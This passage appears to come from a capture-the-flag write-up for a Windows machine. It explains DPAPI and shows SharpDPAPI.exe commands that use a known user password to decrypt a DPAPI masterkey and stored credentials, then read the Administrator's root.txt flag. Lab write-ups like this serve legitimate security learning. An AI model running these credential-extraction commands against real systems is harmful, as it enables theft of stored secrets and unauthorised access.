
In my search to understand the cached credential storage on Windows, I kept coming back to DPAPI, which is the Data Protection API that Windows uses to encrypt stored credentials. The design actually makes a lot of sense, it ties the encryption to the user's own password so that it is not trivial for someone to just read secrets off a machine they don't have legitimate access to. The issue for us here is that we already have Steph's password, so that protection doesn't really do much for her in this situation. SharpDPAPI is built to handle this kind of attack, it takes care of the masterkey extraction and credential decryption so we don't have to do it all manually.
For root there are a couple of methods. The most streamlined was the use of SharpDPAPI.exe to locally decrypt the credentials. However, it's also possible to do in a more manual manner with dpapi.py, and either downloading the files or converting the contents into base64 strings and then running the commands off your attack box. The last method is what I did initially.
./SharpDPAPI.exe masterkeys /password:ChefSteph2025! /target:'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407' /sid:'S-1-5-21-1487982659-1829050783-2281216199-1107'

./SharpDPAPI.exe credentials '{556a2412-1275-4ccf-b721-e6a0b4f90407}:3C3CF2061DD9D45000E9E6B49E37C7016E98E701'
type C:\Users\Administrator\Desktop\root.txt